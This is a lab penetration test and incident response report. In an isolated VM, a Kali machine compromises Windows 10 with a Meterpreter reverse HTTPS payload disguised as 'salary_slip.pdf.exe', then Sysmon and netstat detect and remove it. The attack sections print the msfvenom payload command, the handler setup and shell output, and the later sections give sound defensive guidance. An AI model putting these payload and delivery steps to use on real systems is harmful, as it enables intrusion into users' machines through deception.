

Windows 10 Internal Penetration Test & Incident Response Report

Author: Dhairya Upadhyay

Disclaimer

This penetration test and incident response analysis were performed in a **controlled virtual environment** using Kali Linux (attacker machine) and Windows 10 (victim machine).

All actions were authorized and carried out strictly for academic and cybersecurity research purposes. Real-world misuse of these techniques is illegal and unethical.

1. Executive Summary

This report documents a realistic internal security assessment targeting a Windows 10 endpoint and combines offensive penetration testing with a blue-team incident response investigation.

The objective was simple:

Could a modern Windows 10 system, protected by an active firewall, be compromised without any open ports or remote vulnerabilities?

As it turns out, yes.

All it took was a cleverly disguised file named salary_slip.pdf.exe and a touch of human curiosity.

The test demonstrates:

The impact of firewall-restricted environments on recon

The effectiveness of social engineering against users

The stealth of reverse HTTPS payloads

The value of Sysmon, netstat, and manual triage in detection

The complete attack lifecycle: Recon → Exploitation → C2 → Detection → Response

This project showcases both sides of cybersecurity, the attacker and the defender, giving a full 360° view of the incident.

1.1. Scope of Work

The test included:

- Discovering live hosts on the internal network
- Scanning the target system
- Crafting a reverse HTTPS payload
- Delivering the payload through social engineering
- Establishing a Meterpreter session
- Verifying system compromise
- Switching roles to perform SOC-style detection using:
 - Sysmon
 - netstat
 - Task Manager
 - File analysis
- Documenting the incident response workflow

1.2. Summary of Results

- Windows Firewall **blocked all Nmap scans**, forcing a shift to a user-focused attack vector.
- A malicious reverse HTTPS payload was created and disguised as a harmless PDF salary slip.
- Once executed by the victim, the payload opened an encrypted C2 session.
- Meterpreter gained full user-level control.
- On the defensive side, Sysmon and netstat clearly exposed the malicious activity—proving that good logging saves the day even when users don't.

1.3. Assumption

- Testing was fully authorized
- Environment was isolated
- Firewall was enabled on Windows 10
- Victim user was allowed to run executables
- Sysmon was pre-installed and correctly configured
- No antivirus interference

2. Attack Flow

2.1. Gathering information

The reconnaissance started peacefully enough.

The attacker identified their own IP:

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 10.40.75.85/24 brd 10.40.75.255 scope global dynamic noprefixroute eth0
        valid_lft 3437sec preferred_lft 3437sec
    inet6 2402:3a80:802:755f:bb71:b445:70a:1cab/64 scope global dynamic noprefixroute
        valid_lft 7125sec preferred_lft 7125sec
    inet6 fe80::b21a:ef7c:9102:f63c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:b9:d3:98:3a brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

Then performed an internal network sweep using:

```
(kali@kali)-[~]
$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 10.40.75.85
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.40.75.16    22:70:8e:e3:1c:a2    (Unknown: locally administered)
10.40.75.145   08:00:27:a5:e1:dc    (Unknown)
10.40.75.221   2c:3b:70:6e:33:65    (Unknown)
10.40.75.178   0a:ff:e4:4f:54:22    (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.975 seconds (129.62 hosts/sec). 4 responded
```

Outcome:

A wild Windows 10 machine appeared at **10.40.75.145**.

Nmap Attempts

The standard scan:

```
(kali@kali)-[~]
$ nmap 10.40.75.145 -sS -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 11:50 EST
Nmap scan report for 10.40.75.145
Host is up (0.00078s latency).
All 1000 scanned ports on 10.40.75.145 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:A5:E1:DC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.78 ms 10.40.75.145

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.77 seconds
```

Result:

0 ports open, everything filtered, OS detection failed.

In short, Windows Firewall said:

"Not today."

This forced us to pivot away from remote exploitation and toward **social engineering**.

2.2. Vulnerability Check & Payload Crafting

Since Windows Firewall refused to cooperate, we turned to something more reliable:
human curiosity.

A reverse HTTPS payload was generated:

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.40.75.85 LPORT=4444 -f exe -o salary_slip.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 841 bytes
Final size of exe file: 7168 bytes
Saved as: salary_slip.pdf.exe
```

We intentionally used:

- A **salary-related filename**
- A **double extension** (pdf.exe)
- An **HTTPS C2 channel** for stealth

Because if there's one file an employee *always* opens... it's a salary slip.

2.3. Payload Delivery & Initial Access

The payload was hosted using Python HTTP server:

A terminal window on a Kali Linux machine. The prompt is (kali@kali)-[~]. The user enters the command \$ python3 -m http.server 8080. The output is Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

Victim downloaded it via browser, saw the “PDF” label, and... clicked.
(As expected. Humans are the best vulnerabilities.)

On execution, the Kali listener caught the callback:

A terminal window showing a Metasploit (msf6) session. The user enters the following commands: use exploit/multi.handler, set PAYLOAD windows/x64/meterpreter/reverse_https, set LPORT 4444, set LHOST 10.40.75.85, and run. The output shows the handler starting an HTTPS reverse handler on https://10.40.75.85:4444. It receives a request from 10.40.75.145 (UUID: 81j6px04). It stages a x64 payload (204892 bytes). It receives another request from 10.40.75.145 (UUID: 81j6px04). It opens a Meterpreter session 1 at 10.40.75.85:4444 -> 10.40.75.145:49943 at 2025-11-30 12:40:37 -0500.

The beachhead was established.

2.4. Post-Exploitation & System Enumeration

Inside Meterpreter:

```
meterpreter > sysinfo
meterpreter > sysinfo
Computer      : WIN10
OS            : Windows 10 21H1 (10.0 Build 19043).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: WIN10\admin
meterpreter > getwd
C:\Users\admin\Downloads
meterpreter > shell
Process 4800 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads>netstat
netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP    10.40.75.145:49851      a23-57-74-72:https     CLOSE_WAIT
TCP    10.40.75.145:49944      10.40.75.85:4444      ESTABLISHED
TCP    [2402:3a80:802:755f:d58e:6e04:8ae4:d2da]:49723 [2603:1040:a06:6::]:https ESTABLISHED
TCP    [2402:3a80:802:755f:d58e:6e04:8ae4:d2da]:49815 [2603:1040:a06:6::]:https ESTABLISHED
TCP    [2402:3a80:802:755f:d58e:6e04:8ae4:d2da]:49942 [2620:1ec:46::58]:https  TIME_WAIT
C:\Users\admin\Downloads>
```

Revealed:

- Windows 10 (21H1)
- x64 architecture
- User: admin
- Domain: WORKGROUP

A shell was opened:

And verified the C2 channel using:

Everything worked flawlessly.

3. Conclusion

The assessment proved:

- Even with firewall protections, **one user click** can compromise an entire machine.
- Reverse HTTPS payloads provide stealthy command-and-control.
- Endpoint security depends heavily on **user awareness** and **logging visibility**.
- On the SOC side, the incident was completely detectable using:
 - Sysmon
 - Task Manager
 - netstat
 - Manual analysis

Attack → Detection → Response — the full cycle was demonstrated successfully.

4. Recommendation

To reduce similar risks, we recommend:

✓ Strengthen User Awareness

Teach users that files ending in .pdf.exe are not salary slips. Even if they *promise* to be.

✓ Implement Application Control

Use AppLocker or WDAC to block unmanaged executables.

✓ Harden Logging Infrastructure

Sysmon should be deployed organization-wide.

✓ Firewall Egress Filtering

Block suspicious outbound traffic to unknown hosts.

✓ Disable Double-Extension Ambiguity

Configure Windows Explorer to show **real extensions**, always.

✓ Use EDR Solutions

Modern solutions catch reverse shells instantly.

5. Risk Rating

Risk Area	Severity	Notes
User Execution	High	Social engineering succeeded instantly
Outbound HTTPS C2	High	Encrypted traffic bypassed firewall
Logging Quality	Medium	Sysmon helped detection
System Exposure	High	Full control gained once payload executed

6. Incident Detection & Response Analysis

This section showcases the defender's perspective after the attack.

6.1 Sysmon Detection

Event ID 1 – Process Creation

Sysmon logged:

- Executable: salary_slip.pdf.exe
- Parent: explorer.exe
- User: admin
- Hashes: MD5 + SHA256
- Integrity: Medium
- Path: Downloads folder

Translation:

"Someone opened a suspicious executable. Red flag."

The screenshot displays the Windows Event Viewer interface. The top pane shows a list of events from Sysmon, with 'Event 1, Sysmon' selected. The bottom pane shows the details for this event under the 'Details' tab. The event is a 'Process Create' event with the following details:

Field	Value
RuleName	-
UtcTime	2025-11-30 17:40:38.757
ProcessGuid	{101920a0-8196-692c-d201-000000001100}
ProcessId	2148
Image	C:\Users\admin\Downloads\salary_slip.pdf.exe
FileVersion	-
Description	-
Product	-
Company	-
OriginalFileName	-
CommandLine	"C:\Users\admin\Downloads\salary_slip.pdf.exe"
CurrentDirectory	C:\Users\admin\Downloads\
User	WIN10\admin
LogonGuid	{101920a0-7e6a-692c-6913-040000000000}
LogonId	0x41369
TerminalSessionId	1
IntegrityLevel	Medium
Hashes	MD5=E791B4FFDE3656459F67EF48380A8548,SHA256=2B64402A2689996B1299C1CB1EE010D347A33AAD8BD84A62C42EF410287F3FF2,IMPHASH=B4C6FFF030479AA3B12625BE67BF4914
ParentProcessGuid	{101920a0-7e6c-692c-7f00-000000001100}

Event ID 3 – Network Connection

Outbound C2 traffic recorded:

- Source: 10.40.75.145
- Destination: 10.40.75.85
- Port: 4444
- Image: salary_slip.pdf.exe


Sysmon basically shouted:

“This file is talking to someone it shouldn't.”

The screenshot displays the Windows Event Viewer interface. At the top, a status bar indicates 'Operational' and 'Number of events: 6,010 (!) New events available'. Below this is a table of events. The event of interest is highlighted in blue, showing it is an 'Information' level event from 'Sysmon' with 'Event ID 3' and 'Task Category Network conn...'. The event details pane below shows the 'General' tab with the following information:

Network connection detected:
RuleName: Usermode
UtcTime: 2025-11-30 17:40:35.579
ProcessGuid: {101920a0-8196-692c-d201-000000001100}
ProcessId: 2148
Image: C:\Users\admin\Downloads\salary_slip.pdf.exe
User: WIN10\admin
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.40.75.145
SourceHostname: win10
SourcePort: 49944
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.40.75.85
DestinationHostname: -
DestinationPort: 4444
DestinationPortName: -

6.2 Netstat Validation



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The window displays the following text:

```
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>netstat -ano | find ":4444"
    TCP    10.40.75.145:49944    10.40.75.85:4444    ESTABLISHED    2148

C:\Windows\system32>
```

Revealed an **ESTABLISHED** connection between:

- Victim → Attacker
- Using Process ID **2148**
- Matching Sysmon logs


This confirmed an active reverse shell session.

6.3 Task Manager Investigation

A ghost-like process named **salary_slip.pdf** appeared:

- No icon
- Suspicious memory usage
- No verified publisher
- Wrong file extension behavior

Even non-technical analysts would raise eyebrows.




6.4 Containment and Eradication

Steps taken:

1. Identified malicious process
2. Correlated events across Sysmon + netstat
3. Terminated process
4. Deleted executable manually
5. Verified disappearance from logs

This completed the SOC workflow:



Detect → Analyze → Contain → Eradicate → Recover

